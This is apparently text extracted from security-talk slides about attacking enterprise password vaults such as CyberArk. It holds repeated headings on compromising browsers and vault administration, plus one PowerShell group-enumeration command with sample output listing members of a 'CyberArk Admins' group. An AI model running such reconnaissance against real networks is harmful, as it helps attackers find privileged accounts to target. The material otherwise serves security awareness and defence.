
# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Compromise the User's Web Browser




# Compromise the User's Web Browser





# Compromise the User's Web Browser



# Exploit Password Vault Administration



```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember
```

```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName  : WCrusher
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup     : False
MemberDN    : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```



```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName  : JoeUser
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup     : False
MemberDN    : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName  : Eddie
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-1601
```

# Password Vaults on the Internet



